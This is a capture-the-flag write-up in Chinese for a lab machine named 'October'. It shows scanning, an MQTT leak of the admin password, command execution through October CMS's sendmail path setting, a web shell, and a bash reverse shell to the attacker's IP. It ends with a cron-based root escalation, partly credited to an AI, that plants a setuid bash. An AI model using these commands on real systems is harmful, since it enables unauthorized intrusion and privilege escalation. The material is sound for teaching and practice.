

October

信息收集

```
└─(kali㉿kali)-[~]
└─$ nmap -ss -sv -O -sC -p- 10.187.154.122
Starting Nmap 7.95 ( https://nmap.org ) at
2026-08-23 01:45 EDT
Nmap scan report for bogon (10.187.154.122)
Host is up (0.00027s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 10.0p2 Debian 7+deb13u4 (protocol
2.0)
80/tcp    open  http             Apache httpd 2.4.68 ((Debian))
|_http-title: October CMS - welcome
|_http-server-header: Apache/2.4.68 (Debian)
|_http-generator: October CMS
1883/tcp  open  mosquitto version 2.0.21
| mqtt-subscribe:
|   Topics and their most recent payloads:
|   $SYS/broker/load/sockets/1min: 129.00
|   $SYS/broker/load/messages/received/1min: 263.45
|   $SYS/broker/bytes/received: 16399723
|   $SYS/broker/load/bytes/received/1min: 7700.51
|   $SYS/broker/clients/expired: 0
|   $SYS/broker/load/publish/dropped/1min: 0.00
|   $SYS/broker/load/bytes/received/5min: 220430.25
|   dao: 第七十九章和大怨，必有余怨，安可以为善？是以圣人执左契，而不责于人。有德司契，无德司
彻。天道无亲，常与善人。
|   $SYS/broker/load/sockets/15min: 7257.18
|   $SYS/broker/load/publish/received/5min: 6.00
|   $SYS/broker/load/publish/dropped/5min: 0.00
|   $SYS/broker/messages/received: 673941
|   $SYS/broker/publish/messages/sent: 560
|   $SYS/broker/publish/bytes/received: 280527
|   $SYS/broker/store/messages/bytes: 280
|   $SYS/broker/subscriptions/count: 4
|   $SYS/broker/load/sockets/5min: 4565.01
|   $SYS/broker/load/publish/sent/1min: 53.06
|   $SYS/broker/load/messages/sent/15min: 7265.36
|   $SYS/broker/load/bytes/sent/15min: 30109.07
|   $SYS/broker/clients/connected: 1
|   $SYS/broker/heap/current: 834680
|   $SYS/broker/load/connections/1min: 129.11
|   $SYS/broker/clients/disconnected: 1
|   $SYS/broker/clients/active: 1
|   $SYS/broker/clients/maximum: 3
|   $SYS/broker/messages/sent: 337025
|   $SYS/broker/uptime: 11253 seconds
|   $SYS/broker/load/publish/sent/5min: 13.78
|   $SYS/broker/store/messages/count: 53
|   $SYS/broker/shared_subscriptions/count: 0
```

```

| $SYS/broker/load/bytes/sent/1min: 2832.00
| $SYS/broker/retained messages/count: 53
| $SYS/broker/publish/messages/received: 1142
| $SYS/broker/publish/messages/dropped: 0
| $SYS/broker/load/publish/dropped/15min: 0.00
| $SYS/broker/heap/maximum: 838648
| $SYS/broker/load/messages/received/5min: 9135.76
| $SYS/broker/load/messages/sent/5min: 4579.16
| $SYS/broker/publish/bytes/sent: 95456
| $SYS/broker/clients/total: 2
| $SYS/broker/version: mosquitto version 2.0.21
| $SYS/broker/clients/inactive: 1
| $SYS/broker/messages/stored: 53
| $SYS/broker/load/publish/sent/15min: 7.76
| $SYS/broker/load/connections/5min: 4564.94
| $SYS/broker/load/messages/sent/1min: 183.09
| $SYS/broker/load/publish/received/15min: 6.03
| $SYS/broker/load/bytes/received/15min: 349645.25
| $SYS/broker/bytes/sent: 1449803
| $SYS/broker/load/bytes/sent/5min: 19301.41
| $SYS/broker/load/messages/received/15min: 14520.24
| $SYS/broker/load/connections/15min: 7257.13
|_ $SYS/broker/load/publish/received/1min: 5.98
MAC Address: 08:00:27:4F:8B:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```

```

└─(kali㉿kali)-[~]

```

```

└─$ ffuf -u http://10.187.154.122/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200,301,302,403

```

```

About [Status: 200, Size: 29754, words: 9206, Lines: 627,
Duration: 707ms]
about [Status: 200, Size: 29754, words: 9206, Lines: 627,
Duration: 768ms]
admin [Status: 302, Size: 406, words: 60, Lines: 12, Duration:
122ms]
.htaccess [Status: 403, Size: 319, words: 21, Lines: 10, Duration:
6940ms]
.hta [Status: 403, Size: 319, words: 21, Lines: 10, Duration:
8160ms]
ajax [Status: 200, Size: 21303, words: 6752, Lines: 444,
Duration: 849ms]
app [Status: 301, Size: 354, words: 21, Lines: 10, Duration:
0ms]
.htpasswd [Status: 403, Size: 319, words: 21, Lines: 10, Duration:
9689ms]
[Status: 200, Size: 24111, words: 8218, Lines: 507,
Duration: 2462ms]
blog [Status: 200, Size: 21146, words: 7287, Lines: 481,
Duration: 2310ms]
Blog [Status: 200, Size: 21146, words: 7287, Lines: 481,
Duration: 2322ms]
config [Status: 301, Size: 357, words: 21, Lines: 10, Duration:
4ms]
components [Status: 200, Size: 17817, words: 5596, Lines: 401,
Duration: 1244ms]
Contact [Status: 200, Size: 19024, words: 6289, Lines: 421,
Duration: 981ms]


```

```
contact [Status: 200, Size: 19024, words: 6289, Lines: 421,
Duration: 1346ms]
error [Status: 200, Size: 14687, words: 4577, Lines: 332,
Duration: 1818ms]
index.php [Status: 200, Size: 24670, words: 8218, Lines: 507,
Duration: 1710ms]
modules [Status: 301, Size: 358, words: 21, Lines: 10, Duration:
1ms]
plugins [Status: 301, Size: 358, words: 21, Lines: 10, Duration:
0ms]
server-status [Status: 403, Size: 319, words: 21, Lines: 10, Duration:
0ms]
sitemap.xml [Status: 200, Size: 4957, words: 1802, Lines: 112,
Duration: 1480ms]
storage [Status: 301, Size: 358, words: 21, Lines: 10, Duration:
1ms]
tests [Status: 301, Size: 356, words: 21, Lines: 10, Duration:
9ms]
themes [Status: 301, Size: 357, words: 21, Lines: 10, Duration:
14ms]
vendor [Status: 301, Size: 357, words: 21, Lines: 10, Duration:
1ms]
wiki [Status: 200, Size: 18070, words: 5636, Lines: 384,
Duration: 1363ms]
:: Progress: [4614/4614] :: Job [1/1] :: 45 req/sec :: Duration: [0:01:44] ::
Errors: 0 ::
```

留意到有admin页面。同时发现mqtt可以匿名访问，订阅全部主题发现每隔两分钟会放出一段不是道德经的字符串，疑似admin的密码


```
└─(kali㉿kali)-[~]
└─$ mosquitto_sub -h 10.187.154.122 -t '#' -v
dao 第六十章 治大国若烹小鲜。以道莅（lì）天下，其鬼不神。非其鬼不神，其神不伤人；非其神不伤人，
圣人亦不伤人。夫两不相伤，故德交归焉。
dao 第三十八章 上德不德，是以有德；下德不失德，是以无德。上德无为而无以为，下德为之而有以为。上仁
为之而无以为，上义为之而有以为，上礼为之而莫之应，则攘（rǎng）臂而扔之。故失道而后德，失德而后仁，
失仁而后义，失义而后礼。夫礼者，忠信之薄（bó）而乱之首。前识者，道之华而愚之始。是以大丈夫处其厚，
不居其薄（bó）；处其实，不居其华。故去彼取此。
dao 7o42BvDb14yEsgz9akw0
```

利用该密码进入后台




发现编辑器不能保存php文件、assets传文件也不让传php（可以传css和js）。最后在邮件设置的地方发现有可以执行命令的地方

漏洞利用



尝试过程中发现不能直接执行任意命令，命令里必须带-bs或者-t

刚刚知道assets可以传js，写一个利用脚本信息收集一下（为什么用phtml是因为试过php发现请求不到，但phtml可以）




回到邮件设置页面设置触发该文件并保存

Sender Name •	Sender Email •
October CMS	noreply@octobercms.tld
Mail Method	
Sendmail	
Sendmail Path	
Please specify the path of the sendmail program.	
/bin/bash themes/demo/assets/js/controls/6657.js -t	

该如何触发邮件发送？点忘记密码，回显这个

```
Process failed with exit code 2: /var/www/october /var/www: total 16 drwxr-xr-x 4
root root 4096 Aug 21 07:51 . drwxr-xr-x 12 root root 4096 Aug 21 07:50 .. drwxr-
xr-x 2 root root 4096 Aug 21 07:51 html drwxr-xr-x 11 www-data www-data 4096 Aug
21 08:18 october themes/demo/assets/js/6657.js: line 2: '${\r': command not found
id: '\r': no such user ls: cannot access '${\r': No such file or directory
themes/demo/assets/js/6657.js: line 6: syntax error near unexpected token `}'
themes/demo/assets/js/6657.js: line 6: `} > /tmp/probe.txt 2>&1 '
```

所以可以看出脚本执行目录是/var/www/october，执行身份 www-data，sendmail 进程工作目录 =webroot（相对路径 themes/demo/assets/ 可用）。接下来上shell



然后再点一次忘记密码

user

```
└─(kali㉿kali)-[~]
└─$ curl http://10.187.154.122/themes/demo/assets/s.phtml?x=id
uid=33(www-data) gid=33(www-data)
groups=33(www-data)

└─(kali㉿kali)-[~]
└─$ curl 'http://10.187.154.122/themes/demo/assets/s.phtml?x=bash%20-
c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.187.154.156%2F4444%200%3E%261%27' ]

└─(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.187.154.156] from (UNKNOWN) [10.187.154.122] 55328
bash: cannot set terminal process group (498): Inappropriate ioctl for device
bash: no job control in this shell
```

```
www-data@October:/var/www/october/themes/demo/assets$ cd /home
cd /home
www-data@October:/home$ ls
ls
fate
www-data@October:/home$ cat /home/fate/user.txt
cat /home/fate/user.txt
flag{user-0b2b3d300dd865953e61e82dc07fcf5b}
```

信息收集

跑一下pspy

```
└─(kali㉿kali)-[/tmp/0co]
└─$ ls
pspy64

└─(kali㉿kali)-[/tmp/0co]
└─$ python3 -m http.server 8081 &
[1] 1660

└─(kali㉿kali)-[/tmp/0co]
└─$ Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.187.154.122 - - [23/Aug/2026 03:37:23] "GET /pspy64 HTTP/1.1" 200 -
```

```
www-data@October:/tmp$ curl -so /var/www/october/themes/demo/assets/.pspy
http://10.187.154.156:8081/pspy64
<demo/assets/.pspy http://10.187.154.156:8081/pspy64
www-data@October:/tmp$ chmod +x /var/www/october/themes/demo/assets/.pspy
chmod +x /var/www/october/themes/demo/assets/.pspy
www-data@October:/tmp$ nohup /var/www/october/themes/demo/assets/.pspy -c >
/var/www/october/themes/demo/assets/pspy.out 2>&1 &
</var/www/october/themes/demo/assets/pspy.out 2>&1 &
[1] 127598
www-data@October:/tmp$
```

留意到后门，root的crontab每分钟执行 `/tmp/backdoor.sh`。只要控制这个文件的内容，就能以root执行任意命令

```
2026/08/23 03:40:01 CMD: UID=0      PID=128159 | /bin/sh -c /bin/bash
/tmp/backdoor.sh
```

漏洞利用

【以下是AI的做法】

直接往/tmp/backdoor.sh写东西并没有效果，发现systemd给Apache开了PrivateTmp，我们目前可控的/tmp不是全局/tmp，cron读的是全局 `/tmp/backdoor.sh`

验证www-data可以用crontab：

```
www-data@October:~$ ls /etc/cron.allow /etc/cron.deny
# 两个文件都不存在 → 任何用户都能安装 crontab
```


AI给出我们可利用的原理：我们（www-data）用 `crontab` 安装的任务，是由 **root 的 cron 守护进程** 在**全局命名空间里**（以 www-data 权限）执行的——它写的 `/tmp/backdoor.sh` 就是 root cron 能看到的那个文件！

写payload并装 www-data crontab（借全局 cron 写到真实 /tmp）

```
www-data@October:/var/www/october/themes/demo/assets$ printf '#!/bin/bash\nncp\n/bin/bash /var/www/october/themes/demo/assets/.rb\nchmod 4755\n/var/www/october/themes/demo/assets/.rb\n' >\n/var/www/october/themes/demo/assets/.bd.sh\n<.rb\n' > /var/www/october/themes/demo/assets/.bd.sh\nwww-data@October:/var/www/october/themes/demo/assets$ echo '* * * * * cp\n/var/www/october/themes/demo/assets/.bd.sh /tmp/backdoor.sh' | crontab -\n<es/demo/assets/.bd.sh /tmp/backdoor.sh' | crontab -\nwww-data@October:/var/www/october/themes/demo/assets$
```

root

```
www-data@October:/var/www/october/themes/demo/assets$\n/var/www/october/themes/demo/assets/.rb -p\n</assets$ /var/www/october/themes/demo/assets/.rb -p\nid\nuid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)\ncat /root/root.txt\nflag{root-5d6c24dbd50c9c58b188abf5b2ef5005}
```



```
kali@kali: ~  
kali@kali: /tmp/Oco  
Windows PowerShell  
<es/demo/assets/.bd.sh /tmp/backdoor.sh' | crontab -  
www-data@October:/var/www/october/themes/demo/assets$ client_loop: send disconnect: Connection reset  
PS C:\Users\lloyd> ssh kali@10.187.154.156  
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Aug 23 04:00:25 2026 from 10.187.154.79  
(kali@kali)~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
^C  
(kali@kali)~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.187.154.156] from (UNKNOWN) [10.187.154.122] 39968  
bash: cannot set terminal process group (498): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@October:/var/www/october/themes/demo/assets$ /var/www/october/themes/demo/assets/.rb -p  
</assets$ /var/www/october/themes/demo/assets/.rb -p  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)  
cat /root/root.txt  
flag{root-5d6c24dbd50c9c58b188abf5b2ef5005}
```

【另一种做法】

可以发现，ai的做法是因为他是以www的视角来做的，其实可以切换用户fate就不存在/tmp的限制了。切换fate的关键在于爆破出其密码为fate2026。这种情况下直接就可以写入/tmp/backdoor.sh